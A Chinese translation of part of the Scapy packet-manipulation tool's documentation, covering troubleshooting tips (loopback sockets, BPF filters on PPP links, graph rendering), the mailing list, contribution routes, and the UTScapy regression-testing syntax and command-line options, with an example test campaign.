为了和本地的程序交流，你应该在上层协议中构建你的数据包。使用 `PF_INET/SOCK_RAW` 套接字而不是 `PF_PACKET/SOCK_RAW`

```
>>> conf.L3socket
<class __main__.L3PacketSocket at 0xb7bdf5fc>
>>> conf.L3socket=L3RawSocket
>>> sr1(IP(dst="127.0.0.1")/ICMP())
<IP  version=4L ihl=5L tos=0x0 len=28 id=40953 flags= frag=0L tt
l=64 proto=ICMP chksum=0xdce5 src=127.0.0.1 dst=127.0.0.1 option
s='' |<ICMP  type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0
 |>>
```

## BPF 过滤器在 PPP 链路上不能工作

这是一个已知的 bug。BPF 过滤器必须在 PPP 链路上以不同的偏移来编译。如果你使用 `libpcap` （将用来编译 BFP 过滤器），而不是使用 Linux 本地的支持（ `PF_PACKET` 套接字），他可能会工作。

## `traceroute()` 在 PPP 链路上不能工作

这是一个已知的 bug，BPF 过滤器在 PPP 链路上不能工作。

为了能让他正常工作，使用 `nofilter=1` ：

```
>>> traceroute("target", nofilter=1)
```

## 画图太丑，字体太大，图片被截断

快速修复：用 png 格式

```
>>> x.graph(format="png")
```

## 更新 GraphViz 的最新版本

尝试提供不同的 DPI 选项（比如说：50,70,75,96,101,125）：

```
>>> x.graph(options="-Gdpi=70")
```

如果它工作了，你可以永久设置它：

```
>>> conf.prog.dot = "dot -Gdpi=70"
```

你也可以将这一行放在你的 `~/.scapy_startup.py` 文件中。

## 获取帮助

常见问题都在 FAQ 中。

在 `scapy.ml(at)secdev.org` （归档，RSS，NNTP）上有一个低流量邮件列表。 我们鼓励你向此列表发送问题，错误报告，建议，想法，Scapy 的有趣用法等。 通过发送邮件到 `scapy.ml-subscribe(at)secdev.org` 来订阅。

为了避免垃圾邮件，你必须订阅邮件列表才能发布。

# Scapy 开发

> 译者：飞龙
>
> 原文：Scapy development
>
> 协议：CC BY-NC-SA 4.0

## 项目组织

Scapy 开发使用 Mercurial 版本控制系统。 Scapy 的参考资料库位于 http://hg.secdev.org/scapy/ 。

项目管理由 Trac 完成。 Trac 在 Scapy 的参考资料库中工作。 它提供了一个可以自由编辑的 Wiki（请贡献！），可以引用项目的 ticket，变更集，文件。 它还提供了一个 ticket 管理服务，用于避免遗忘补丁或错误。

Mercurial 的分布式工作方式使 Philippe 可提供两个仓库，任何人都可以提交：Scapy 社区仓库和 Scapy Windows 端口仓库。

## 如何贡献

- 在 Scapy 中发现了一个错误？添加 ticket。
- 改进此文档。
- 编写一个新的协议层，并在邮件列表上分享。或者在 bugtracker 上将其添加为改进。
- 贡献新的回归测试。
- 在封包样例页面上为新协议上传封包样例。

## 使用 UTScapy 测试

### 什么是 UTScapy？

UTScapy 是一个小型 Python 程序，它读取测试活动，使用 Scapy 运行活动，并生成一个指示测试状态的报告。报告可以是四种格式之一，即 text，ansi，HTML 或 LaTeX。

UTScapy 存在三个基本测试容器，单元测试，测试集和测试活动。单元测试是 Scapy 命令列表，由 Scapy 或 Scapy 的派生作品运行。在单元测试中最后一个命令的评估，将确定单个单元测试的最终结果。测试集是一组具有某种关联的单元测试。测试活动由一或多个测试集组成。测试集和单元测试可以被赋予关键字来形成逻辑分组。运行测试活动时，可以按关键字选择测试。这允许用户在期望的分组内运行测试。

对于每个单元测试，测试集和活动，测试的 CRC32 被计算并显示为该测试的签名。该测试签名足以确定实际测试按预期运行而没有修改。如果你遇到的一些恶意用户，试图修改或损坏文件，而不改变 CRC32，全局 SHA1 会在整个文件计算。

## 活动的语法

表 1 显示了 UTScapy 正在寻找的语法指标。 在定义测试的文本文件的每一行中，语法限定符必须是第一个字符。 由 UTScapy 解释的参数是遵循语法限定符的文本描述。 在没有前导语法限定符的情况下出现的行将被视为 Python 命令，前提是它们出现在单元测试的上下文中。 没有语法限定符，并出现在正确上下文之外的行将被 UTScapy 拒绝，并且将发出警告。

| 语法限定符 | 定义 |
|---|---|
| `%` | 提供测试活动的名称 |
| `+` | 声明新的测试集 |
| `=` | 声明新的单元测试 |
| `~` | 为当前单元测试声明关键字 |
| `*` | 表示需要在报告中包含的注释 |
| `#` | 测试用例的注解，会被解释器忽略 |

表 1 - UTScapy 语法限定符

在测试报告中的注释有一个上下文。 每个注释将与最后定义的测试容器相关联 - 这是单个单元测试，测试集或测试活动。 与特定容器相关联的多个注释将连接在一起，并将直接显示在测试容器声明后的报告中。 在声明测试活动之前，应该会显示测试文件的一般注释。 对于与测试活动相关联的注释，它们必须位于声明测试活动之后，但在任何测试集或单元测试之前出现。 测试集的注释应在集合的第一个单元测试的定义之前出现。

测试活动的通用格式如下表所示：

```
% Test Campaign Name
* Comment describing this campaign


+ Test Set 1
* comments for test set 1

= Unit Test 1
~ keywords
* Comments for unit test 1
# Python statements follow
a = 1
print a
a == 1
```

Python 语句由缺少定义的 UTScapy 语法限定符来标识。 Python 语句直接提供给 Python 解释器，就像在交互式 Scapy shell（交互）中操作一样。循环，迭代和条件是允许的，但必须以空行终止。测试集可以包括多个单元测试，并且可以为每个活动定义多个测试集。甚至可以在特定测试定义文件中包含多个测试活动。使用关键字可以测试整个活动的子集。例如，在测试活动的开发期间，用户可能希望使用关键词“debug”来标记正在开发的新测试。一旦测试成功运行出他们想要的结果，关键字“debug”可以被删除。也可以使用诸如“regression”或“limited”的关键词。

重要的是要注意，UTScapy 使用来自最后一个 Python 语句的真值作为测试是通过还是失败的指示符。最后一行可能出现多个逻辑测试。如果结果为 0 或 `False` ，则测试失败。否则，测试通过。如果需要，使用 `assert()` 语句可以强制中间值的求值。

UTScapy 的语法如表 3 所示 - UTScapy 命令行语法：

```
[root@localhost scapy]# ./UTscapy.py –h
Usage: UTscapy [-m module] [-f {text|ansi|HTML|LaTeX}] [-o outpu
t_file]
               [-t testfile] [-k keywords [-k ...]] [-K keywords
 [-K ...]]
               [-l] [-d|-D] [-F] [-q[q]]
-l              : generate local files
-F              : expand only failed tests
-d              : dump campaign
-D              : dump campaign and stop
-C              : don't calculate CRC and SHA
-q              : quiet mode
-qq             : [silent mode]
-n <testnum>    : only tests whose numbers are given (eg. 1,3-7,
12)
-m <module>     : additional module to put in the namespace
-k <kw1>,<kw2>,...      : include only tests with one of those k
eywords (can be used many times)
-K <kw1>,<kw2>,...      : remove tests with one of those keyword
s (can be used many times)
```

表 3 - UTScapy 命令行语法

所有参数都是可选的。没有相关联的参数值的参数可以串在一起（即 `-lqF` ）。如果未指定测试文件，则测试定义来自 `<STDIN>` 。类似地，如果没有指定输出文件，则它被定向到 `<STDOUT>` 。默认输出格式为“ansi”。表 4 列出了参数，相关联的参数值及其对 UTScapy 的含义。

| 参数 | 参数值 | 对 **UTScapy** 的含义 |
| --- | --- | --- |
| -t | `testfile` | 定义测试活动的测试文件（默认为 `<STDIN>` ） |
| -o | `output_file` | 测试活动结果的输出文件（默认为 `<STDOUT>` ） |
| -f | `test` | `ansi` ， `HTML` ， `LaTeX` ，输出报告的格式（默认为 `ansi` ） |
| -l | | 在本地生成报告的相关文件。对于 HTML，生成 JavaScript 和样式表 |
| -F | | 默认情况下，失败的测试用例会在 HTML 输出中展开 |
| -d | | 在执行活动之前打印测试活动的简短列表。 |
| -D | | 打印测试活动的简短列表并停止。不执行测试活动。 |
| -C | | 不要计算测试签名 |
| -q | | 在测试执行时，不要在屏幕上显示测试流程 |
| -qq | | 静默模式 |
| -n | `testnum` | 只执行由数字列出的这些测试。 测试编号可以使用 `-d` 或 `-D` 来获取。测试可以使用以逗号分隔的列表来列出，并且可以包含范围（例如 1, 3-7, 12） 。 |
| -m | `module` | 在执行测试之前加载模块。 使用 Scapy 的派生作品来测试。 注意：要作为 `__main__` 执行的派生作品不会被 UTScapy 作为 `__main__` 调用。 |
| -k | `kw1, kw2, ...` | 只包含带有关键字 `kw1` 的测试，可以指定多个关键字。 |
| -K | `kw1, kw2, ...` | 排除带有关键字 `kw1` 的测试，可以指定多个关键字。 |

表 4 - UTScapy 参数

表 5 显示了具有多个测试集定义的简单测试活动。 此外，关键字指定了仅允许执行有限数量的测试用例。 注意在测试 3 和 5 中使用 `assert()` 语句来检查中间结果。 测试 2 和 5 为失败而设计。

```
% Example Test Campaign

# Comment describing this campaign
#
```

```
# To run this campaign, try:
#   ./UTscapy.py -t example_campaign.txt -f html -o example_camp
aign.html -F
#

* This comment is associated with the test campaign and will app
ear
* in the produced output.

+ Test Set 1

= Unit Test 1
~ test_set_1 simple
a = 1
print a

= Unit test 2
~ test_set_1 simple
* this test will fail
b = 2
a == b

= Unit test 3
~ test_set_1 harder
a = 1
b = 2
c = "hello"
assert (a != b)
c == "hello"

+ Test Set 2

= Unit Test 4
~ test_set_2 harder
b = 2
d = b
d is b

= Unit Test 5
~ test_set_2 harder hardest
a = 2
b = 3
d = 4
e = (a * b)**d
# The following statement evaluates to False but is not last; co
ntinue
e == 6
# assert evaluates to False; stop test and fail
assert (e == 7)
e == 1296

= Unit Test 6
~ test_set_2 hardest
```

```
print e
e == 1296
```

为了查看以 Scapy 为目标的示例，请访问
http://www.secdev.org/projects/UTscapy。将页面底部的示例复制粘贴到文件 `demo_campaign.txt` ，并对它运行 UTScapy：

```
./UTscapy.py -t demo_campaign.txt -f html -o demo_campaign.html
-F -l
```

在文件 `demo_campaign.html` 中检测生成的结果。